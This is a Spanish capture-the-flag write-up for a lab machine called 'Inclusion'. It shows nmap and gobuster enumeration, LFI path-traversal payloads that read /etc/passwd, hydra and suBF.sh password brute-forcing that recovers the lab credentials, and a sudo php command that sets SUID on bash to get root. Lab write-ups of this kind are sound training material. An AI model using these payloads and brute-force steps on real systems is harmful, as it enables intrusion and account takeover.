Máquina Inclusion

Inclusion

Autor: El Pingüino de Mario

Dificultad: Medio

Fecha de creación: 12/05/2024


Reconocimiento

Una vez el laboratorio está levantado, comenzamos con un escaneo completo de `nmap`

SHELL

```
nmap -p- -sSCV --min-rate=5000 -Pn -n 172.17.0.2 -oN nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-15 09:37 CET
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 03:cf:72:54:de:54:ae:cd:2a:16:58:6b:8a:f5:52:dc (ECDSA)
|_  256 13:bb:c2:12:f5:97:30:a1:49:c7:f9:d0:ba:d0:5e:f7 (ED25519)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: EA:D9:74:36:65:28 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.99 seconds
```

El escaneo nor reporta el puerto *22(ssh)* y el puerto *80(http)*, por lo que nuestro principal target por ahora es el puerto 80:



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installatior Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is wo properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to ope your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that site is currently unavailable due to maintenance. If the problem persists, please contact the site's administ

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the server itself can be found by accessing the **manual** if the apache2-doc package was installed on this serv


The configuration layout for an Apache2 web server installation on Debian systems is as follows:

Aquí nos encontramos un servidor de apache sin contenido por lo que voy a fuzzear por ficheros y/o directorios con `gobuster`:

SHELL

```
❯ gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 10701]
/shop                 (Status: 301) [Size: 307] [--> http://172.17.0.2/shop/]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 544243 / 882244 (61.69%)^C
```

Este, me reporta un `shop`



Tienda de Teclados

'Error de Sistema: ($_GET['archivo']");


Explotación

Al parecer al cargar la página si está produciendo un error en donde nos chiva que hay un parámetro llamado **archivo**

> Aquí empece a hacer un LFI manual apuntando al */etc/passwd* pero no me lo reportaba, por lo que tuve que tirar de `fuff` + wordlists:

SHELL

```
> ❯ ffuf -w /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-Jhaddix.txt -u 'http://172.17.0.2/shop/index.php?
archivo=FUZZ' -fl 45
: 0ms]
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\  \ \_\ \ \____/ \ \_\
         \/_/   \/_/  \/___/   \/_/
1106, Words: 372, Lines: 45, Duration: 50ms]
      v2.1.0-dev
________________________________________________
ze: 1119, Words: 372, Lines: 45, Duration: 50ms]
 :: Method           : GET
 :: URL              : http://172.17.0.2/shop/index.php?archivo=FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-Jhaddix.txt   adm/dtmp
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response lines: 45
________________________________________________
ines: 45, Duration: 0
..%2F..%2F..%2F%2F..%2F..%2Fetc/passwd [Status: 200, Size: 2253, Words: 373, Lines: 69, Duration: 0ms]
..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd [Status: 200, Size: 2253, Words: 373,
Lines: 69, Duration: 0ms]
../../../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 2253, Words: 373, Lines: 69, Duration: 0ms]

../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 2253, Words: 373, Lines: 69, Duration: 0ms]
../../../../../../../etc/passwd [Status: 200, Size: 2253, Words: 373, Lines: 69, Duration: 0ms]
../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 2253, Words: 373, Lines: 69, Duration: 0ms]
../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 2253, Words: 373, Lines: 69, Duration: 0ms]
../../../../../../../../../../../../etc/passwd [Status: 200, Size: 2253, Words: 373, Lines: 69, Duration: 0ms]
../../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 2253, Words: 373, Lines: 69, Duration: 0ms]
../../../../../../../../../etc/passwd [Status: 200, Size: 2253, Words: 373, Lines: 69, Duration: 0ms]
../../../../../etc/passwd [Status: 200, Size: 2253, Words: 373, Lines: 69, Duration: 0ms]
../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 2253, Words: 373, Lines: 69, Duration: 0ms]
../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 2253, Words: 373, Lines: 69, Duration: 0ms]
../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 2253, Words: 373, Lines: 69, Duration: 0ms]
../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 2253, Words: 373, Lines: 69, Duration: 0ms]
../../../../../../../../../../etc/passwd [Status: 200, Size: 2253, Words: 373, Lines: 69, Duration: 0ms]
../../../../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 2253, Words: 373, Lines: 69, Duration: 0ms]
../../../../../../../../../../../etc/passwd [Status: 200, Size: 2253, Words: 373, Lines: 69, Duration: 0ms]
../../../../../../../../etc/passwd [Status: 200, Size: 2253, Words: 373, Lines: 69, Duration: 0ms]
../../../../../../etc/passwd [Status: 200, Size: 2253, Words: 373, Lines: 69, Duration: 0ms]
../../../../../../etc/passwd&=%3C%3C%3C%3C [Status: 200, Size: 2253, Words: 373, Lines: 69, Duration: 0ms]
../../../../etc/passwd  [Status: 200, Size: 2253, Words: 373, Lines: 69, Duration: 0ms]
../../../../../../../../../../../../etc/hosts [Status: 200, Size: 1234, Words: 369, Lines: 52, Duration: 20ms]
:: Progress: [922/922] :: Job [1/1] :: 78 req/sec :: Duration: [0:00:02] :: Errors: 0 ::
```


Not Secure
110%
Import bookmarks… Cibersecurity Hacking Correo and accounts IA ricing Social Media English Nube Shopping eJPT [redacted]

172.17.0.2/shop/index.php?archivo=../../../../../etc/passwd&=<<<<

Tienda de Teclados

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
seller:x:1000:1000:seller,,,:/home/seller:/bin/bash
manchi:x:1001:1001:manchi,,,:/home/manchi:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
```


Error de Sistema: ($_GET['archivo']");

Ahora si que puede leer el */etc/passwd* y por ahora tengo 2 usuarios.

Estos dos no tenian directorio .ssh por lo que tiro un `hydra`:

```shell
hydra -l manchi -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-15 10:35:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1/p:14344400), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: manchi   password: lovely
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-15 10:36:04
```


Este me descubre el usuario **manchi** y su contraseña por lo que me conecto por ssh como manchi:



```
❯ ssh manchi@172.17.0.2
manchi@172.17.0.2's password:
Linux fa5bdf91a1d9 6.13.6-arch1-1 #1 SMP PREEMPT_DYNAMIC Fri, 07 Mar 2025 20:19:00 +0000 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 14 16:47:47 2024 from 172.17.0.1
manchi@fa5bdf91a1d9:~$
```

Escalada

Aquí tras enumerar no encuentro nada por lo que me descargo **suBF.sh** para hacer fuerza bruta al otro usuario (**seller**) y como la máquina no tiene instalado ni `wget`, ni `curl`, ni `nc`, traspaso el .sh y rockyou utilizando la utilidad de `scp` de SSH:



```
❯ ls
nmap.txt  rockyou.txt  suBF.sh
❯ scp rockyou.txt manchi@172.17.0.2:/tmp/rockyou.txt
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:7l7ozEpa6qePwn/o8bYoxlwtLa2knvlaSKIk1mkRMfU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
manchi@172.17.0.2's password:
rockyou.txt                                                     100%  133MB 605.6MB/s   00:00
❯ scp suBF.sh manchi@172.17.0.2:/tmp/suBF.sh
manchi@172.17.0.2's password:
suBF.sh                                                         100% 2340     19.3MB/s   00:00

 > /home/j/De/M/D/m/Swiss > with > took ⌛ 4s > ✓
```

```
manchi@fa5bdf91a1d9:/var/www/html/shop$ cd /tmp/
manchi@fa5bdf91a1d9:/tmp$ ls
manchi@fa5bdf91a1d9:/tmp$ ls
rockyou.txt  suBF.sh
manchi@fa5bdf91a1d9:/tmp$
```

Una vez lo tenemos en */tmp*, lo ejecuto:

```
SHELL
manchi@fa5bdf91a1d9:/tmp$ chmod +x suBF.sh
manchi@fa5bdf91a1d9:/tmp$ ./suBF.sh -u seller -w rockyou.txt
  [+] Bruteforcing seller...
  You can login as seller using password: qwerty
```

Me sacó la contraseña del usuario **seller**

```shell
seller@fa5bdf91a1d9:~$ ls -la
total 24
drwx------ 2 seller seller 4096 Apr 14  2024 .
drwxr-xr-x 1 root   root   4096 Apr 14  2024 ..
-rw------- 1 seller seller   26 Apr 14  2024 .bash_history
-rw-r--r-- 1 seller seller  220 Apr 14  2024 .bash_logout
-rw-r--r-- 1 seller seller 3526 Apr 14  2024 .bashrc
-rw-r--r-- 1 seller seller  807 Apr 14  2024 .profile
seller@fa5bdf91a1d9:~$ cat .bash_history
sudo -l
exit
sudo -l
exit
```

Dentro de su historial de bash veo que a ejecutado `sudo -l`


```shell
seller@fa5bdf91a1d9:~$ sudo -l
Matching Defaults entries for seller on fa5bdf91a1d9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User seller may run the following commands on fa5bdf91a1d9:
    (ALL) NOPASSWD: /usr/bin/php
```

Viendo veo que puede ejecutar `php` como cualquier usuario, por ello, me el siguiente programa de php para que cuando lo ejecute proporcione el permiso SUID a la bash:

```shell
seller@fa5bdf91a1d9:~$ cat shell.php
<?php
system("chmod +s /bin/bash")
?>
```

```shell
seller@fa5bdf91a1d9:~$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1265648 Apr 23  2023 /bin/bash
```

Con esto, ejecutamos `bash -p` para que nos de una bash privilegiada y somos root



```
seller@fa5bdf91a1d9:~$ bash -p
bash-5.2# whoami
root
bash-5.2#
```